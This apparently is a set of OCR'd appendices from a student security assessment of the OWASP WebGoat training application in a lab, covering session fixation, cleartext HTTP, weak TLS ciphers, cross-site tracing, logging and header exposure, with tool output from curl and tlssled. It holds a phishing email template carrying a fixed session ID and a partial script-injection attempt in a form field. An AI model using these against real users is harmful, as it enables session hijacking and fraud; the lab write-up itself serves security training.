You are: Hacker Joe

Mail To:	jane.plane@owasp.org
Mail From:	admin@webgoatfinancial.com
Title:	Check your account

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:<br><br><center><a href=/WebGoat/start.mvc#attack/690/1800&SID=45> Goat Hills Financial</a></center><br><br>We are sorry for the any inconvenience and thank you for your cooparation.<br><br><b>Your Goat Hills Financial Team</b><center><br><br><img src='images/WebGoatFinancial/banklogo.jpg'></center>
```




Session Fixation

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe

* Congratulations. You have successfully completed this lesson.

Firstname:	Jane
Lastname:	Plane
Credit Card Type:	MC
Credit Card Number:	74589864



192.168.25.129/WebGoat/attack?Screen=56&menu=1800&SID=45

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe


* Congratulations. You have successfully completed this lesson.

Goat Hills Financial
Human Resources

Firstname:	Jane
Lastname:	Plane
Credit Card Type:	MC
Credit Card Number:	74589864

APPENDIX P – SENSTIVE COOKIE IN HTTPS WITHOUT SECURE ATTRIBUTE

Use this code snippet <httpCookies requireSSL="true" />



192.168.25.129/WebGoat/attack
okmarks Gmail Imported From IE School Govt Home Stuff Utilities Work Entertainment Shopping Cars Code Beautify
Elements Console Sources Network Performance Memory Application Security Audits AdBlock
192.168.25.129
7/28/2017, 9:25:51 AM

Progressive Web App	Performance	Accessibility	Best Practices
18	85	86	67

Progressive Web App
18

These audits validate the aspects of a Progressive Web App, as specified by the baseline PWA Checklist.


- ✗ Registers a Service Worker
- ✗ Responds with a 200 when offline
- ✗ Uses HTTPS: 28 insecure requests found

All sites should be protected with HTTPS, even ones that don't handle sensitive data. HTTPS prevents intruders from tampering with or passively listening in on the communications between your app and your users, and is a prerequisite for HTTP/2 and many new web platform APIs. Learn more.

▾ Insecure URLs:


```
192.168.25.129/WebGoat/attack
192.168.25.129/...css/webgoat.css
192.168.25.129/...css/lesson.css
192.168.25.129/...css/menu.css
192.168.25.129/...css/layers.css
192.168.25.129/...javascript/javascript.js
192.168.25.129/...javascript/menu_system.js
192.168.25.129/...javascript/lessonNav.js
192.168.25.129/...javascript/makeWindow.js
192.168.25.129/...javascript/toggle.js
192.168.25.129/...menu_images/1x1.gif
192.168.25.129/...buttons/lessonComplete.jpg
192.168.25.129/...buttons/logout.jpg
192.168.25.129/...buttons/help.jpg
192.168.25.129/...buttons/params.jpg
```

APPENDIX Q – CLEARTEXT TRANSMISSION OF SENSITIVE INFORMATION




```
root@kali:~# curl -kis http://192.168.25.129/WebGoat/attack
HTTP/1.1 401 Unauthorized
Date: Wed, 26 Jul 2017 20:52:57 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
WWW-Authenticate: Basic realm="WebGoat Application"
Content-Type: text/html;charset=utf-8
Content-Length: 954
Via: 1.1 127.0.1.1
Vary: Accept-Encoding

<html><head><title>Apache Tomcat/6.0.24 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-ser
if;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black
;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black
;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body><h1>HTTP Status 401 - </h1><HR size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>descript
ion</b> <u>This request requires HTTP authentication ().</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/6.0.24</h3></body></html>root@kali:~#
```

APPENDIX R – WEAK CIPHERS




```
root@kali:~# clear

root@kali:~# tlssled 45.33.32.156 443
------------------------------------------------------
 TLSSLed - (1.3) based on sslscan and openssl
                 by Raul Siles (www.taddong.com)
------------------------------------------------------
   openssl version: OpenSSL 1.0.2f  28 Jan 2016

------------------------------------------------------
   Date: 20170728-111336
------------------------------------------------------

[*] Analyzing SSL/TLS on 45.33.32.156:443 ...
   [.] Output directory: TLSSLed_1.3_45.33.32.156_443_20170728-111336 ...

[*] Checking if the target service speaks SSL/TLS...

[!] ERROR: The target service 45.33.32.156:443 does not seem
        to speak SSL/TLS or it is not reachable!!

[.] Review the files within the output directory for more info.
   [.] Output directory: TLSSLed_1.3_45.33.32.156_443_20170728-111336 ...

root@kali:~# tlssled 192.168.25.129
------------------------------------------------------
 TLSSLed - (1.3) based on sslscan and openssl
                 by Raul Siles (www.taddong.com)
------------------------------------------------------
   openssl version: OpenSSL 1.0.2f  28 Jan 2016

------------------------------------------------------
   Date: 20170728-111433
------------------------------------------------------

[!] Usage: /usr/bin/tlssled <hostname or IP_address> <port>

root@kali:~#
```



```
    [+] Testing for strong ciphers (based on AES) ...
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA         DHE 1024 bits
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  SSLv3    256 bits  AES256-SHA
Accepted  SSLv3    128 bits  DHE-RSA-AES128-SHA         DHE 1024 bits
Accepted  SSLv3    128 bits  AES128-SHA

    [-] Testing for MD5 signed certificate ...

    [.] Testing for the certificate public key length ...

    [.] Testing for the certificate subject ...
Subject:  owaspbwa

    [.] Testing for the certificate CA issuer ...
Issuer:   owaspbwa

    [.] Testing for the certificate validity period ...
    Today: Thu Jul 27 23:53:47 UTC 2017
Not valid before: Jan  2 21:12:38 2013 GMT
Not valid after:  Dec 31 21:12:38 2022 GMT

    [.] Checking preferred server ciphers ...

[*] Testing for SSL/TLS renegotiation MitM vuln. (CVE-2009-3555) ...

    [+] Testing for secure renegotiation support (RFC 5746) ...
    Secure Renegotiation IS supported

[*] Testing for SSL/TLS renegotiation DoS vuln. (CVE-2011-1473) ...

    [.] Testing for client initiated (CI) SSL/TLS renegotiation (secure)...
    (CI) SSL/TLS renegotiation IS NOT enabled (ssl handshake failure)

    [.] Testing for client initiated (CI) SSL/TLS renegotiation (insecure)...
    (CI) SSL/TLS renegotiation IS NOT enabled (ssl handshake failure)

[*] Testing for client authentication using digital certificates ...

    SSL/TLS client certificate authentication IS NOT required

[*] Testing for TLS v1.1 and v1.2 (CVE-2011-3389 vuln. aka BEAST) ...

    [-] Testing for SSLv3 and TLSv1 support ...

    [+] Testing for RC4 in the prefered cipher(s) list ...

    [.] Testing for TLS v1.1 support ...
    TLS v1.1 IS NOT supported
```

APPENDIX S – UNHANDLED EXCEPTION




Unhandled exception (1)

Unfortunately, we hit an error that we weren't expecting.

The client may continue working, but at this point, we recommend refreshing your browser and submitting a bug report.


APPENDIX T – INSUFFICIENT LOGGING



Login Time	Logout Time	IP Address
7/26/17 4:13 PM		148.87.66.164
7/26/17 4:11 PM	7/26/17 4:13 PM	148.87.66.164
7/26/17 9:09 AM		148.87.66.164
7/25/17 12:19 PM		148.87.66.164
7/25/17 8:14 AM		148.87.66.164
7/24/17 11:36 AM		148.87.66.166
7/24/17 9:15 AM		148.87.66.166
7/21/17 9:26 AM		148.87.66.174
7/20/17 8:12 AM		148.87.66.174
7/19/17 1:30 PM		148.87.66.172
7/19/17 12:28 PM		148.87.66.172
7/19/17 9:13 AM		148.87.66.172
7/18/17 1:29 PM	7/18/17 5:27 PM	148.87.66.172
7/18/17 11:14 AM		148.87.66.172
7/18/17 8:10 AM		148.87.66.172
7/18/17 7:58 AM	7/18/17 9:09 AM	148.87.66.172
7/17/17 1:10 PM		148.87.66.166
7/17/17 12:20 PM	7/17/17 1:10 PM	148.87.66.166
7/17/17 9:09 AM	7/17/17 10:03 AM	148.87.66.166
7/17/17 9:07 AM		148.87.66.166
7/14/17 1:31 PM		148.87.66.173
7/14/17 9:32 AM		148.87.66.173

APPENDIX U– INFORMATION EXPOSURE THROUGH SERVER LOG FILE --- NO IMAGE

APPENDIX V – CROSS SITE TRACING



It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesireable page or undesireable content when the user's message is retrieved.

General Goal(s):

Tomcat is configured to support the HTTP TRACE command. Your goal is to perform a Cross Site Tracing (XST) attack.


* Congratulations. You have successfully completed this lesson.
* Whoops! You entered instead of your three digit code. Please try again.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card:	$1997.96
Enter your credit card number:	4128 3214 0002 1999
Enter your three digit access code:	<script type="text/javascript


APPENDIX W – WEB SERVER ADVERTISES VERSION INFORMATION IN HEADERS



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
10	502	HTTP	Tunnel to	6.client-channel.google.c...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
11	502	HTTP	Tunnel to	apis.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
12	502	HTTP	Tunnel to	6.client-channel.google.c...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
13	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
14	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
15	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
16	502	HTTP	Tunnel to	clients4.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
17	502	HTTP	Tunnel to	ajax.googleapis.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
18	502	HTTP	Tunnel to	jsonformatter.org:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
19	502	HTTP	Tunnel to	cdnjs.cloudflare.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
20	502	HTTP	Tunnel to	d31qbv1cthcecs.cloudfro...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
21	502	HTTP	Tunnel to	d31qbv1cthcecs.cloudfro...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
22	502	HTTP	Tunnel to	d31qbv1cthcecs.cloudfro...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
23	502	HTTP	Tunnel to	d5nxst8fruw4z.cloudfront...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
24	502	HTTP	Tunnel to	d5nxst8fruw4z.cloudfront...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
25	502	HTTP	Tunnel to	d5nxst8fruw4z.cloudfront...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
26	502	HTTP	Tunnel to	fonts.googleapis.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
27	502	HTTP	Tunnel to	pagead2.googlesyndicatio...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
28	502	HTTP	Tunnel to	www.google-analytics.co...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
29	502	HTTP	Tunnel to	maxcdn.bootstrapcdn.co...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
30	502	HTTP	Tunnel to	clients4.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
31	502	HTTP	Tunnel to	fonts.gstatic.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
32	502	HTTP	Tunnel to	clients1.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
33	502	HTTP	Tunnel to	clients1.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
34	502	HTTP	Tunnel to	clients1.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
35	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
36	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
37	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
38	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
39	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
40	502	HTTP	Tunnel to	clients1.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
41	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
42	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
43	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
44	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
45	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
46	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
